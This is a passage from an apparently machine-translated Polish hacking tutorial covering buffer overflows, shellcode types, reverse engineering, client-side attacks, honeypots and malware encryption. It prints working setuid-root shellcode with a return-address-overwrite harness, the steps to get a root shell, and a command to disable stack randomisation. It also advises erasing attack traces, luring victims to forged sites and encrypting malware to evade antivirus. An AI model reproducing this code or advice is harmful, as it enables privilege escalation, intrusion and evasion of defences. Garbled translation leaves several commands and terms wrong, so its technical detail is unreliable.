2. Shellcode - Zasadniczo, shellcode to fragment kodu, który wykonuje polecenia hakera. Nazywa się to jako takie, ponieważ pierwsze warianty kodów powłoki były używane do wyzwalania podstawowych sesji powłoki w celu. W dzisiejszych czasach kody shellowe stały się potężniejsze. Oprócz dostarczania powłok, kod powłoki może uruchamiać komendy lub zwiększać prawa dostępu. Obecnie dostępnych jest wiele bibliotek powłoki. Wszystko, co musisz zrobić, to uruchomić wyszukiwanie online. Poniższy kod powłoki jest idealny dla celów Linux:

```
//shellcode.c
char shellcode[] =  //setuid(0) & Aleph1's famous shellcode, see ref.
      "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"      //setuid(0) first
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
      "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() {      //main function
   int *ret;      //ret pointer for manipulating saved return.
   ret = (int *)&ret + 2;   //setret to point to the saved return
                            //value on the stack.
   (*ret) = (int)shellcode; //change the saved return value to the
                            //address of the shellcode, so it executes.
}
```

Skompiluj ten kod, wpisując:

gcc -o SampleShellCode SampleShellCode.c

chmod u + s SampleShellCode

Wyloguj się z konta administratora. Zaloguj się ponownie za pomocą konta "na poziomie użytkownika" i wpisz:

./SampleShellCode

Jeśli zrobiłeś wszystko dobrze, musisz uzyskać monit powłoki superużytkownika.

3. Adresy zwrotne - hakerzy uważają to za najważniejszą część exploita przepełnienia bufora. Exploit powinien ciągle powtarzać adresy powrotne, aż wartość eipowa stosu zostanie "pochowana". Możesz skierować prosto do początkowej sekcji powłoki. Jednak łatwiej będzie, jeśli wskażesz punkt środkowy swojego NOPa. Aby ustawić adresy zwrotów dla exploita przepełnienia bufora, musisz najpierw określić wartość esp swojego systemu. Ta wartość wskazuje bezpośrednio na najwyższą sekcję stosu komputerowego. Możesz uzyskać te informacje, uruchamiając edytor tekstu i wpisując:

```
#include <stdio.h>
unsigned long get_sp(void){
        __asm__("movl %esp, %eax");
}
int main(){
        printf("Stack pointer (ESP): 0x%x\n", get_sp());
}
```

Skompiluj ten kod, wydając następujące polecenie:

gcc -0 esp_identifier esp_identifier.c

Po zakończeniu wpisz:

./esp_identifier

Twój obecny terminal powinien poinformować Cię o aktualnej ESP twojego systemu. Zapisz ESP, ponieważ użyjesz go później. Wydaj polecenie kilka razy. Jeśli wyniki są różne, komputer używa mechanizmu losowania stosu. Przed kontynuowaniem musisz wyłączyć ten mechanizm. Oto polecenie:

```
# echo "0" > /proc/sys/kernel/randomize_va_space
```

Wykonaj program "esp_identifier" kilka razy. Teraz powinieneś uzyskać identyczne wyniki

V : Jak pracować z shellcode

Omówimy najważniejsze aspekty kodów źródłowych. Wyjaśnia różne typy kodów źródłowych, z których można korzystać. Ponadto nauczy Cię kodować, uszkadzać i dezasemblować kod powłoki.

Przekroje na poziomie użytkownika

Większość programów komputerowych, które napotkasz, działa w "przestrzeni użytkownika". Termin "przestrzeń użytkownika" odnosi się do części pamięci komputera przypisanej do informacji i procesów, które nie obejmują głębokich problemów systemowych. Niskopoziomowe dane i procesy są uruchamiane w "przestrzeni jądra" komputera (to jest podstawowej sekcji systemu operacyjnego).

Czym jest wywołanie systemowe?

Programy przestrzeni użytkownika realizują określony sposób komunikowania się z systemem operacyjnym komputera. Ta metoda komunikacji różni się w zależności od systemu operacyjnego. Po prostu, każdy program na poziomie użytkownika musi wykonać "wywołanie systemowe", aby poprosić OS o przeprowadzenie operacji. Jeśli twój system operacyjny jest oparty na procesorze x86, twoje programy mogą wywoływać wywołania systemowe za pomocą polecenia "sysenter". To polecenie opiera się na mechanizmie przerwania opartym na programie. Systemy Windows (na przykład XP) są unikatowe, ponieważ wymagają, aby programy na poziomie użytkownika transmitowały zwykłe wywołania funkcji do funkcji bibliotecznych systemu Windows. Te funkcje biblioteczne będą wysyłać wywołania systemowe w imieniu użytkownika. System operacyjny kontroluje prawie wszystkie funkcje (np. Dostęp do sieci, tworzenie procesów, dostęp do plików itp.) Wymagany kod powłoki. Tak więc, musisz wiedzieć, jak osiągnąć te funkcje, jeśli chcesz odnieść sukces jako haker. Wykonywanie wywołania systemowego w komputerze z systemem Windows jest złożone. Z drugiej strony, dla komputerów Unix, wysyłanie wywołań systemowych jest tak proste, jak ustawienie odpowiednich wartości dla stosu przed wydaniem komendy "int 0x80". Po wydaniu polecenia system operacyjny zajmie się tym procesem. W przeciwieństwie, Systemy Windows są trudniejsze, ponieważ wymagają wywołania funkcji biblioteki systemu Windows w celu wykonania wywołania systemowego. Możesz łatwo zidentyfikować funkcje systemu Windows, ale znajomość ich lokalizacji w pamięci komputera jest niezwykle trudna. Trudność ta powstaje, ponieważ funkcje systemu Windows istnieją w

bibliotekach DLL (tj. Bibliotekach dołączanych dynamicznie), których lokalizacje różnią się w zależności od używanego systemu operacyjnego Windows. To jest powód, dla którego skorupy dla systemu Windows przechodzą proces wyszukiwania, aby znaleźć odpowiedni system Windows

Funkcje.

Podstawowy shellcode

Twoim głównym celem jest wstrzyknięcie twojego kodu powłoki w niebezpieczny proces. Osiągnięcie tego celu wymaga odpowiedniego wyboru kodów źródłowych. Byłoby wspaniale, gdybyś miał dostęp do wszystkich możliwości powłoki bez jej tworzenia. Proces hakerski będzie chodzić w parku, jeśli można po prostu umieścić kod powłoki w celu, który już zawiera powłokę. Te "idealne sytuacje" zrodziły popularny trzyetapowy proces hakerski:

1. Haker wstawi shellcode do celu.

2. Powłoki uruchamiają powłokę wewnątrz zainfekowanej maszyny.

3. Wynikowa powłoka wyśle i / lub odbierze informacje do / z hakera.

Według wielu hakerów pierwszy krok tego procesu jest najłatwiejszy. Możesz wykonać ten krok, wywołując "CreateProcess" (funkcja Windows) lub "execve" (wywołanie systemowe w systemach operacyjnych Unix). Jednak najbardziej złożonym krokiem jest wiedza, skąd otrzymana powłoka otrzymuje dane wejściowe i wysyła dane wyjściowe. Każdy proces komputerowy rozpoczyna się trzema plikami: "stdout" (standardowe wyjście), "stdin" (standardowe wejście) i "stderr" (błąd standardowy). Napotkasz te pliki startowe niezależnie od tego, który system operacyjny atakujesz.

Bind Shellcodes

W wielu przypadkach wykonywanie powłok nie przyniesie pożądanych rezultatów. Jeśli twój cel zakończy połączenie przed uruchomieniem twojej powłoki, transmisja danych do / z powłoki nie będzie możliwa. Ale prawdziwi hakerzy nie poddają się łatwo. Jeśli podstawowe kody powłoki nie działają, musisz szukać innej drogi ataku. Na przykład można rozwiązać ten problem za pomocą kodu powłoki, który łączy jeden z portów celu. Ten rodzaj kodu powłoki jest znany jako "kod wiążący port". Wiele zdarzeń występuje po uruchomieniu wiążącego kodu powłoki. Te wydarzenia to:

● Kod powłoki tworzy jedno gniazdo TCP (to znaczy protokół kontroli transmisji).

● Kod powłoki powiąże nowe gniazdo z portem określonym przez hakera. Możesz podać numer portu, umieszczając go w kodzie źródłowym swojego exploita.

● Haker zmieni swoje gniazdo w "nasłuchujące".

● Haker otrzyma połączenie.

● Skopiuje szczegóły gniazda na trzy pliki początkowe (np. Stderr, stdin i stdout).

● Kod powłoki uruchamia powłokę poleceń. Ta powłoka pozwala hakerowi wysyłać / odbierać informacje przez gniazdo.

Odwrócony shellcode

Zapory ogniowe mogą blokować połączenia między hakerem a gniazdem. Na szczęście możesz rozwiązać ten problem, modyfikując swój kod powłoki. Zamiast inicjować komunikację między komputerem a gniazdem nasłuchującym, możesz zmusić swój cel do skontaktowania się z tobą. Odwrotne powłoki mogą pomóc w wykonaniu tego zadania. W przypadku odwrotnego kodu powłoki

nie wiążemy exploita do określonego portu w systemie ukierunkowanej maszyny. Zamiast tego zmusisz cel do wysyłania ruchu wychodzącego do określonego portu twojego komputera. Jeśli ten proces się powiedzie, szczegóły gniazda zostaną zapisane w trzech plikach początkowych. Ten rodzaj kodu powłoki działa dobrze, ponieważ wiele zapór ogniowych jest łagodnych, jeśli chodzi o transmisje wychodzące. Podczas ataku odwrotny shellcode wykonuje następujące kroki:

1. Wygeneruj gniazdo protokołu kontroli transmisji.

2. Wymagaj, aby nowe gniazdo wysyłało transmisje wychodzące na adres IP i numer portu określony przez hakera. Większość hakerów zawiera adres IP i numer portu w kodzie powłoki.

3. Skopiuj informacje związane z gniazdem na stderr, stdout i stdin.

4. Uruchomić powłokę poleceń

Znajdź kody gniazd

Jest to jeden z najpopularniejszych obecnie shelli. Kod powłoki gniazda find pozwala wykorzystać połączenie sieciowe, z którego korzystałeś wcześniej. Ponieważ uzyskałeś dostęp do usługi wewnątrz celu, możesz ponownie użyć tej usługi, aby przesłać swój kod powłoki. Ponadto ten rodzaj kodu powłoki jest jednym z najtrudniejszych do wykrycia. Kod powłoki użyje istniejącego połączenia, więc transmisja prawdopodobnie przejdzie przez zaporę celu.

Aby znaleźć kody gniazd wykonaj następujące czynności:

1. Sprawdź wszystkie istniejące deskryptory plików (łącznie 256).

2. Zidentyfikuj deskryptor, który ma prawowite połączenie.

3. Sprawdź, czy port używany do połączenia jest wybrany przez hakera. Hakerzy zawierają numer portu w kodzie powłoki.

4. Skopiuj informacje z gniazda na pliki stderr, stdin i stdout.

5. Uruchom proces powłoki.

Skrypty wykonywania poleceń

Czasami nawiązanie połączenia sieciowego z celem jest niepożądane lub niemożliwe. Takie połączenia wymagają niebezpiecznych (tj. Śledzonych i wykrywalnych) sesji Telnet. Na szczęście wystarczy uruchomić kod powłoki, który określa poprawne połączenie między komputerem docelowym a komputerem. Istnieją exploity, które zabezpieczają przyszłe połączenia przez kradzież danych (np. Klucz ssh), zmianę ustawień celu lub dodawanie nowych użytkowników sieci. Skrypty uruchamiające komendy wykonują następujące czynności:

1. Ustaw identyfikator polecenia hakera.

2. Ustaw argumenty polecenia.

3. Uruchom polecenie, wywołując "execve".

Ważna uwaga: Te kody są często krótkie, ponieważ nie wymagają instrukcji sieciowych.

Jak zakodować kod powłoki

Podczas ataku na program powinieneś znać wejścia i struktury, które możesz (lub nie możesz) wykorzystać. Na przykład, jeśli proces "strcpy" wyzwala przepełnienie bufora, musisz upewnić się, że

twój bufor jest wolny od znaków pustych. Znieważone znaki powodują natychmiastowe zakończenie procesów (tj. Przed wystąpieniem przepełnienia). Czasami mogą wystąpić awarie z powodu specjalnych znaków obecnych w buforze. Istnieje również niektóre sytuacje, w których bufor nie może zawierać znaków oprócz cyfr i liter. Identyfikacja dokładnego zestawu nieodpowiednich liter wymaga inżynierii odwrotnej. Powinieneś również zwrócić uwagę na zachowanie programu podczas procesu debugowania. Podczas pisania shelli należy zawsze brać pod uwagę "złe znaki". Jeśli używasz zautomatyzowanych koderów (np. Modułu "msfvenom" Metasploit), możesz ustawić złe znaki jako parametry. Praca z ograniczeniami jest w większości łatwa. Proces staje się trudny tylko wtedy, gdy haker wstrzykuje kod do bufora. Aby kod powłoki mógł stać się skuteczny, musi spełniać następujące wymagania:

● Powinien przestrzegać zasad dotyczących formatów i typów wejść.

● Powinien to być ciąg znaków, które system docelowy może zrozumieć.

Niektóre kody powłoki naruszają zasady wprowadzania i / lub formatowania. Modyfikowanie błędnego kodu powłoki wymaga umiejętności programowania i dostępu do źródła kodu. Uzyskanie pełnego dostępu i posiadanie doskonałych umiejętności programistycznych nie gwarantuje jednak sukcesu. W niektórych przypadkach przepisanie kodu powłoki jest niemożliwe. Możesz rozwiązać ten problem poprzez kodowanie powłoki. Zasadniczo koder kodu konwertuje zawartość istniejącego ładunku, aby upewnić się, że przestrzega ograniczeń wejścia i formatu. Ale maszyna docelowa nie może odczytać danych wyjściowych koderów powłoki. Oznacza to, że musisz rozszyfrować kody wynikowe w maszynie docelowej. Większość hakerów rozwiązuje ten problem, umieszczając zaszyfrowany kod i pętlę deszyfrującą w jednym ładunku. Ważna uwaga: Twoja pętla deszyfrująca musi także przestrzegać ograniczeń bufora dotyczących wejść i formatowania.

Jak zdizasemblować Shellcode

Jako niedoświadczony haker najprawdopodobniej będziesz polegać na generatorach powłok lub playloadach napisanych przez innych. W ten sposób będziesz miał ograniczoną wiedzę na temat faktycznego zachowania i / lub funkcji wybranych ładunków. "Rozcięcie" ładunku jest szybkie i łatwe. Wystarczy uruchomić polecenie "gdb". Po wpisaniu "gdb" system zrzuci zawartość swojej pamięci jako kody. Zapoznaj się z wynikowymi kodami, aby wiedzieć, co naprawdę robi twoja wybrana ładunek.

Deformacja shella

Shellcode wymagają również przestrzeni dyskowej. Ta przestrzeń może być zmienna (podobnie jak typowe programy) lub konsekwencja ustawienia parametrów na stosie komputera przed wywołaniem funkcji. Podobnie jak w przypadku innych kodów, kody powłoki mają tendencję do polegania na stosie komputera w celu spełnienia wymagań dotyczących pamięci masowej. Należy jednak pamiętać, że kody powłoki istnieją w stosie. Oznacza to, że kod powłoki może się nadpisać podczas zapisywania informacji w stosie. To "automatyczne nadpisywanie" nazywa się "uszkodzeniem powłoki". Jako haker musisz odpowiedzieć na następujące pytania:

1. Jak rozpoznać kody, które mogą się nadpisywać?

2. Jak można zapobiec uszkodzeniu powłoki?

Pierwsze pytanie dotyczy twojej wiedzy na temat kodu powłoki i skąd pochodzi ten kod. W większości przypadków kod powłoki to grupa znaków, którą można wstawić do różnych exploitów. Znajomość charakterystyki i ograniczeń kodu powłoki jest trudna, jeśli będziesz polegać na automatycznych generatorach kodu lub ładunkach stworzonych przez innych hakerów. Możesz uniknąć uszkodzenia

powłoki, zmieniając pozycję powłoki. W ten sposób informacje, które będą przechowywane na stosie, nie trafią w bieżący kod powłoki. Na przykład możesz umieścić kod powłoki w wyższej części stosu. Przenieś kod powłoki do innego regionu, jeśli aktualnie nie ma wystarczająco dużo miejsca na "pionową" relokację. Jeśli te rozwiązania nie rozwiążą problemu, możesz wskazać "esp" z dala od swojego kodu powłoki. Możesz tego dokonać, zwiększając lub zmniejszając wartość "esp".

Kody powłoki poziomu jądra

Luki w zabezpieczeniach nie są ograniczone do programów na poziomie użytkownika. Możesz również znaleźć lukę w kernelu systemu operacyjnego. Jądro znajduje się w najgłębszych częściach komputera. W związku z tym kuszące jest założenie, że luki na poziomie jądra są bezpieczne przed hakerami. Ale nic nie może być dalsze od prawdy. W dzisiejszych czasach hakerzy dysponują szeroką gamą narzędzi i technik do atakowania jądra celu.

Rzeczy do rozważenia

Ogólnie, korzystanie z jądra jest trudniejsze niż atakowanie aplikacji na poziomie użytkownika. Podczas kierowania na jądro powinieneś rozważyć następujące kwestie:

● Konsekwencje niepowodzenia - Jeśli atak na poziomie użytkownika nie powiedzie się, Twój program docelowy ulegnie awarii. Oznacza to, że możesz zaatakować inny program działający na komputerze ofiary. Jeśli atak na poziomie jądra nie powiedzie się, prawdopodobnie cały system ulegnie awarii. W przypadku komputerów z systemem Windows awarie systemu charakteryzują się przerażającym "niebieskim ekranem śmierci".

● Post-Exploitation - Musisz także zastanowić się, co zrobisz po osiągnięciu jądra celu. Ponieważ masz do czynienia z "najgłębszymi częściami" maszyny, nie możesz po prostu uruchomić innego procesu lub wydać polecenia "execve". Ponadto nie można uzyskać dostępu do żadnej biblioteki przydatnych funkcji. Wywołania systemowe nie są już istotne, ponieważ jesteś już w "systemie" celu. Jeśli twój atak na poziomie jądra się powiedzie, twoje wybory są ograniczone do funkcji obsługiwanych przez jądro.

● Stabilność - ta uwaga ma kluczowe znaczenie podczas opracowywania exploita na poziomie jądra. Należy pamiętać, że niewłaściwy ruch w ataku na poziomie jądra może wyłączyć cały system. Każdy używany kod powłoki musi utrzymywać uruchomiony wątek, jeśli wątek przestanie odpowiadać, cały cel może ulec awarii.

IV : Reverse Engineering dla hakerów

Zasadniczo inżynieria odwrotna jest procesem badania obiektu poprzez jego rozdzielenie. Hakerzy wykonują inżynierię odwrotną, aby:

● Dowiedz się więcej o producencie programu, exploitu lub shellcode

● Znajdź luki w programie komputerowym

● Sprawdź, czy program ma niezarejestrowane zachowania lub funkcje

● Określ funkcje programu

Istnieje wiele narzędzi, które można wykorzystać do przeprowadzenia inżynierii wstecznej. W tym rozdziale skupimy się na narzędziach hakerskich, które ujawniają luki w programie.

Rzeczy do rozważenia

Luki w programach komputerowych istnieją z różnych powodów. Niektóre z tych powodów to:

● Niedostateczna wiedza na temat funkcji i / lub zachowań programu

● Złe protokoły

● Niewłaściwe testowanie

● Brak sprawdzania błędów

Możesz wykryć problemy, analizując sam program komputerowy. Trudność w wykryciu tych problemów zależy od następujących czynników:

● Twój poziom dostępu do kodu źródłowego programu

● Ilość kodu do analizy

● Narzędzia, których możesz użyć do analizy

● Twoja znajomość języka komputerowego używanego w programie

● Jeśli nie masz dostępu do kodu źródłowego, czy masz narzędzie do analizy programu?

Analizowanie kodu źródłowego

Inżynieria wsteczna jest szybsza i łatwiejsza, jeśli masz dostęp do kodu źródłowego programu. To dlatego, że kody źródłowe są łatwiejsze do odczytania (i zrozumienia) niż skompilowane kody. Jeśli masz kod źródłowy, możesz użyć szerokiej gamy narzędzi do automatyzacji wyszukiwania luk w zabezpieczeniach. Narzędzia te mogą być niezwykle przydatne, gdy masz do czynienia z ogromnymi programami. Pamiętaj jednak, że te narzędzia wykrywaj typowe problemy. W związku z tym nie mogą zagwarantować, że program, który sprawdzasz, jest całkowicie bezpieczny.

Narzędzia, których możesz użyć

Uzyskanie narzędzi do analizy kodu źródłowego jest łatwe i nie kosztuje. Możesz znaleźć różne warianty tych narzędzi, uruchamiając wyszukiwanie online. Najpopularniejsze to Splint, RATS, ITS4 i FlawFinder. DDK Microsoftu (tj. Zestaw do programowania sterowników) jest dostarczany z darmowym kodem źródłowym. Ogólnie rzecz biorąc, moduł sprawdzający kod źródłowy znajduje błędy, sprawdzając bazę danych. Wspomniana baza danych zawiera typowe problemy występujące w programach komputerowych. Wielu hakerów preferuje RATS, ponieważ może rozumieć różne języki programowania, sprawdź użycie bufora i przeanalizuj funkcje kryptograficzne.

Jak korzystać z modułu sprawdzania kodu źródłowego

Możesz użyć sprawdzania kodu źródłowego na różne sposoby. Jeśli na przykład pracujesz jako specjalista ds. Bezpieczeństwa, możesz użyć programów do sprawdzania kodu, aby upewnić się, że nowe programy są nieszkodliwe. Ilekroć kontroler podnosi "czerwoną flagę", możesz samodzielnie rozwiązać problem lub przerwać instalację programu. Jeśli atakujesz cel, użyjesz narzędzia do sprawdzania kodu, aby wykorzystać aplikacje komputerowe. Nie będziesz naprawiać luki w zabezpieczeniach. Raczej użyjesz ich jako drzwi do penetracji obrony twojego celu. Skupiasz się na weryfikacji autentyczności luk, a nie na ich naprawianiu.

Jak ręcznie sprawdzać kody źródłowe

W niektórych przypadkach automatyczne sprawdzanie kodu źródłowego jest nieskuteczne. Na przykład twoje narzędzie może być niekompatybilne z językiem programowym programu lub pominąć jedną lub więcej luk. Jest również możliwe, że kod źródłowy jest zbyt skomplikowany dla twojego narzędzia sprawdzającego. Kiedy znajdujesz się w takiej sytuacji, nie masz wyboru i musisz wykonywać

ręczne audytowanie kodów. Audyt ręczny koncentruje się na sposobie, w jaki program obsługuje informacje dostarczone przez użytkownika. Eksploatacja ma miejsce, gdy aplikacja nie może poprawnie obsłużyć danych wejściowych swoich użytkowników. Dlatego musisz wiedzieć, w jaki sposób informacje podróżują przez cały program. Powinieneś także wiedzieć, co stanie się z tymi informacjami. Program uzyskuje dane wejściowe od użytkowników poprzez:

● Informacje o sieci - ten kanał obejmuje funkcje "recv ()", "read ()" i "recvfrom ()"

● Pliki wejściowe - z tym kanałem będziesz potrzebować funkcji "getc ()", "read ()", "fgets ()", "fscanf ()", "fgetc ()" i "vfscanf ()".

● Parametry wiersza polecenia - wymaga funkcji "argv".

● Wejścia klawiatury - wymagane funkcje: "get ()", "read ()", "getchar ()", i sScanf ()".

● Zmienne środowiskowe - Ten kanał wymaga funkcji "getenv ()".

Znalezienie luki wymaga zidentyfikowania typów danych wejściowych, które powodują niepoprawną manipulację danymi. Podzielmy ten proces na dwa etapy:

1. Znajdowanie punktów, w których aplikacja otrzymuje informacje od użytkownika / użytkowników.

2. Sprawdzanie, czy dane wejściowe użytkownika przechodzą przez podatną na uszkodzenia sekcję kodu źródłowego.

Podczas drugiego kroku należy spojrzeć na wymagane warunki do kierowania ścieżką wykonania programu. Często ścieżki wykonania opierają się na wyrażeniach warunkowych zastosowanych do danych wejściowych użytkownika. Dane od użytkownika dotrą do zagrożonego kodu tylko wtedy, gdy pierwszy przejdzie wszystkie testy warunkowe w programie.

Analizowanie plików binarnych

Nie zawsze będziesz mieć dostęp do kodu źródłowego programu. W szczególności kod źródłowy zastrzeżonych programów jest ukryty przed opinią publiczną. Nie oznacza to, że inżynieria odwrotna nie może być wykonana na takich aplikacjach; to sprawia, że analiza jest niezwykle trudna. Wiedza i umiejętności, których wymaga analiza binarna, różnią się od tych potrzebnych w analizie kodu źródłowego. Pierwsza z nich wymaga znajomości języków programowania, zachowania kompilatora, systemów operacyjnych, plików wykonywalnych itp. Z drugiej strony, po prostu potrzebuje podstawowej wiedzy programistycznej. Aby stać się biegły w analizowaniu plików binarnych, potrzebujesz cierpliwości i konsekwentnej praktyki. Musisz także mieć dostęp do odpowiednich materiałów szkoleniowych.

Narzędzia, których możesz użyć

Edycja binarna wymaga dwóch rodzajów narzędzi: dekompilatorów i dezasemblerów. Dekompilator to narzędzie, które używa skompilowanego pliku binarnego do generowania kodów źródłowych. Z drugiej strony dezasembler używa pliku binarnego do wygenerowania języka asemblera. Oba zadania są złożone, ale dekompilacja jest trudniejsza niż demontaż. Dzieje się tak, ponieważ kompilacja zwykle prowadzi do utraty informacji i niedokładnych tłumaczeń (tj. Z kodu źródłowego do instrukcji zgodnych z maszyną). Jeśli skompilowany kod traci niektóre typy danych i identyfikatory zmiennych, określenie kodu źródłowego z pliku binarnego jest mało prawdopodobne. Ponadto optymalizacja produkcji odgrywa ogromną rolę w wynikowych skompilowanych kodach. Skompilowane wyjście programu zoptymalizowanego pod względem rozmiaru różni się od tego zoptymalizowanego pod kątem prędkości.

Dekompilatory

Pomyślna dekompilacja zamienia binarne audyty w proste zadanie. Po dekompilacji programu uzyskasz dostęp do jego kodu źródłowego. Oznacza to, że możesz uruchomić kontrolery kodu źródłowego na wynikowym pliku, aby zidentyfikować luki w programie. Niestety dekompilacja jest trudna do osiągnięcia. Ważny jest tutaj język używany w tym programie: niektóre języki komputerowe są łatwe do dekompilacji . Najprostszymi językami do dekompilacji są języki hybrydowe, takie jak Java i Python. Możesz pobrać bezpłatne dekompilatory dla tych języków programowania. W przypadku Javy możesz uzyskać Jad i / lub JReversePro. W języku Python możesz użyć "dekompilacji".

Dizasemblery

Demontaż jest prostszy niż dekompilacja. Ilekroć aplikacja działa, musi wchodzić w interakcje z systemem operacyjnym komputera. System operacyjny powinien znać kilka informacji z programu, takich jak "punkt wejścia" programu (tj. Początkowe polecenie do uruchomienia po uruchomieniu aplikacji), wymagany układ pamięci i biblioteki. Te informacje znajdują się w samym pliku wykonywalnym. Dwa z najbardziej popularnych formatów plików wykonywalnych to ELF i PE. ELF oznacza Executable and Linking Format; jest to format używany przez systemy Unix i Linux. Z drugiej strony PE jest formatem używanym przez programy oparte na systemie Windows. Celem dezasemblera jest zidentyfikowanie układu programu poprzez analizę jego pliku wykonywalnego. Następnie program będzie badany od punktu wejścia do jego poszczególnych funkcji. Większość hakerów i programistów polega na IDA Pro podczas demontażu plików binarnych. To narzędzie może zrozumieć różne formaty plików i języki maszynowe. IDA Pro to połączenie programu i bazy danych. Analizuje plik binarny, porównując go z bazą danych. Wykorzystuje również flagi do rozróżniania różnych części programu. IDA przechowuje wynik swojej analizy w pliku ".idb".

Rozdział 7: Luki w zabezpieczeniach po stronie klienta

Skupimy się na lukach po stronie klienta. Wyjaśni to, jak działają luki po stronie klienta i jak je wykorzystać. Aby zachować ten materiał, autor skupił się na lukach w zabezpieczeniach Internet Explorera (tj. Domyślnej przeglądarce komputerów Windows). Jednak pomysły i techniki, które tu znajdziesz, działają na innych platformach i programach po stronie klienta.

Znaczenie luki po stronie klienta

Luka związana z klientem to luka występująca w programie klienta (np. Odtwarzacze wideo, przeglądarki internetowe, edytory tekstu itp.). Niedoświadczeni hakerzy lekceważą luki po stronie klienta jako bezużyteczne. Ci ludzie zakładają, że takich luk nie można skutecznie zaatakować. Jeśli atak okaże się sukcesem, haker nie będzie mógł wiele z niego skorzystać. Co możesz osiągnąć, atakując edytor tekstu? Wpisz wiadomości zagrażające? Okazuje się, że luki po stronie klienta są niebezpiecznymi wektorami ataku. W rękach utalentowanego hakera te słabe punkty mogą służyć jako doskonałe drzwi do ataków hakerskich.

Pozwalają ci przezwyciężyć ochronę firewalla

Większość komputerów korzysta z zapór ogniowych dla ich bezpieczeństwa. Domyślnie zapora ogniowa tych komputerów jest ustawiona na "włączony". Fakt ten znacznie zwiększa atrakcyjność luk w zabezpieczeniach po stronie klienta. Jak wspomniano wcześniej, zapory ogniowe zatrzymują przychodzące żądania połączeń. Umożliwiają jednak użytkownikom wysyłanie połączeń wychodzących. Transmisja pochodzi z samego komputera, więc zapora zakłada, że jest bezpieczna. Jak możesz zastosować te informacje w swoich działaniach hakerskich? Istnieje szeroki zakres strategii, które można zastosować do ominięcia zapór ogniowych. Możesz na przykład skonfigurować sfałszowaną

stronę internetową i przyciągnąć do niej potencjalne ofiary. Kiedy ofiara odwiedza witrynę, będziesz mógł skanować przeglądarkę użytkownika pod kątem luk. Zapora nie będzie w stanie nic zrobić, ponieważ użytkownik zainicjował żądanie połączenia.

Programy po stronie klienta oferują wysoki poziom dostępu

Jeśli możesz skutecznie zaatakować program po stronie klienta, poziom dostępu, który uzyskasz, będzie taki sam, jak w używanym programie. Jest to niebezpieczne, ponieważ większość użytkowników loguje się na swoich komputerach jako administrator lokalny. Oznacza to, że programy na jego komputerze działają z dostępem administracyjnym. Mówiąc najprościej, luki po stronie klienta mogą pomóc w uzyskaniu administracyjnego dostępu do lokalnego komputera. A hakowanie sieci będzie o wiele łatwiejsze, gdy zostaniesz administratorem jednej z lokalnych maszyn.

Ważna uwaga: uprawnienia administracyjne pozwalają hakerom usunąć wszelkie ślady ich ataków. Pamiętaj o tych informacjach podczas przeprowadzania ataku lub testu penetracji.

Programy te umożliwiają atakowanie określonych obiektów. W przypadku luki po stronie klienta można rozpocząć ataki na określoną osobę lub organizację. Pomysł ten stanowi rdzeń cyfrowego szpiegostwa.

Ważna uwaga: Testy penetracyjne wiążą się z konkretnym celem. Oznacza to, że musisz zwracać uwagę na luki w zabezpieczeniach po stronie klienta podczas okresu rozpoznania.

VIII : Honeynety i infekcje złośliwe

Omówiono ważne tematy dotyczące infekcji złośliwym oprogramowaniem. Wyjaśnia, w jaki sposób działają szkodliwe programy, w jaki sposób można z nich korzystać podczas ataków oraz w jaki sposób zwykli użytkownicy walczą ze złośliwym oprogramowaniem. Jako haker, Twoim głównym celem jest skuteczne wykonywanie ataków bez złapania. Oznacza to, że musisz wiedzieć, w jaki sposób twoje potencjalne ofiary próbują się chronić. Dzięki tej wiedzy będziesz miał większe szanse na skuteczne ataki i usuwanie śladów.

Technologia Honeynet

Ta technologia jest jedną z najgorętszych metod obronnych wśród firm i organizacji. Składa się z następujących elementów:

Honeypot

Honeypot to system, który umieszczasz w swojej sieci, aby przyciągnąć hakerów. System ten działa jak przynęta: wygląda na wartościowy dla osób z zewnątrz, chociaż pozbawiony jest niczego ważnego. Honeypots nie odgrywają żadnej istotnej roli w sieci hosta.

Honeynet

Honeynec to grupy systemów wabików. Każda honeynet składa się z dwóch lub więcej honeypotów.

Dlaczego ludzie używają Honeypots

Honeypots mogą pomóc badaczom w zbieraniu informacji o technikach i zachowaniach hakerów. Ponieważ honeypoty nie zawierają niczego ważnego, badacze mogą badać hakerów bez narażania cennych danych. Honeypots może również pomóc w badaniu szkodliwych programów, z których korzystają hakerzy.

Wady Honeypots

Honeypots mogą być ważne w całkowitym powstrzymaniu hakerów. Jednak te wabiki nie są doskonałe: mają też negatywne cechy. Głównymi wadami honeypotów są:

● Wyższe ryzyko - Nowe zagrożenia powstają przy każdym dodawaniu systemu do istniejącej sieci. To stwierdzenie jest prawdziwe, nawet jeśli masz do czynienia z systemami wabików, takimi jak honeypoty. Zagrożenia, z którymi przyjdzie Ci się zmierzyć, zależą od ustawień honeypotu lub honeynetu. Istnieje możliwość, że haker może użyć honeypota jako startera do swoich następnych ataków na inny cel.

● Ograniczona perspektywa - "Wizja" miodu jest ograniczona do tego, co otrzymuje. Oznacza to, że może być aktywny przez długi czas, nie zauważając niczego ważnego. Pamiętaj, że honeypoty są przydatne tylko wtedy, gdy przyciągną wystarczającą liczbę hakerów.

Szyfrowanie złośliwego oprogramowania

Wiele lat temu hakerzy wysyłali złośliwe oprogramowanie w niezmienionej postaci. Ten schemat jest szybki i prosty. Ale wiąże się z wieloma zagrożeniami. Na przykład programy antywirusowe mogą łatwo wykryć niezaszyfrowane złośliwe oprogramowanie. Szkodliwe programy są usuwane nawet przed osiągnięciem zamierzonych celów. Szyfrowanie pomogło w rozwiązaniu tego problemu. Należy pamiętać, że programy antywirusowe polegają na bazach danych. Te bazy danych zawierają informacje dotyczące szkodliwych programów, które zostały złapane wcześniej. Porównując plik z zarejestrowanymi, programy antywirusowe wykrywają złośliwe oprogramowanie. Ten system jest z pewnością przydatny, ale można go ominąć, szyfrując złośliwe oprogramowanie. Zaszyfrowane złośliwe oprogramowanie wygląda inaczej niż oryginalne. Oznacza to, że twój szkodliwy program będzie miał większą szansę na przejście przez skanowanie antywirusowe. Istnieją różne algorytmy szyfrowania, z których można korzystać. Trzy z najbardziej popularnych algorytmów to DES (to jest standard szyfrowania danych), AES (to jest Advanced Encryption Standard) i RC6 (to jest Crypt Rivest).

6).

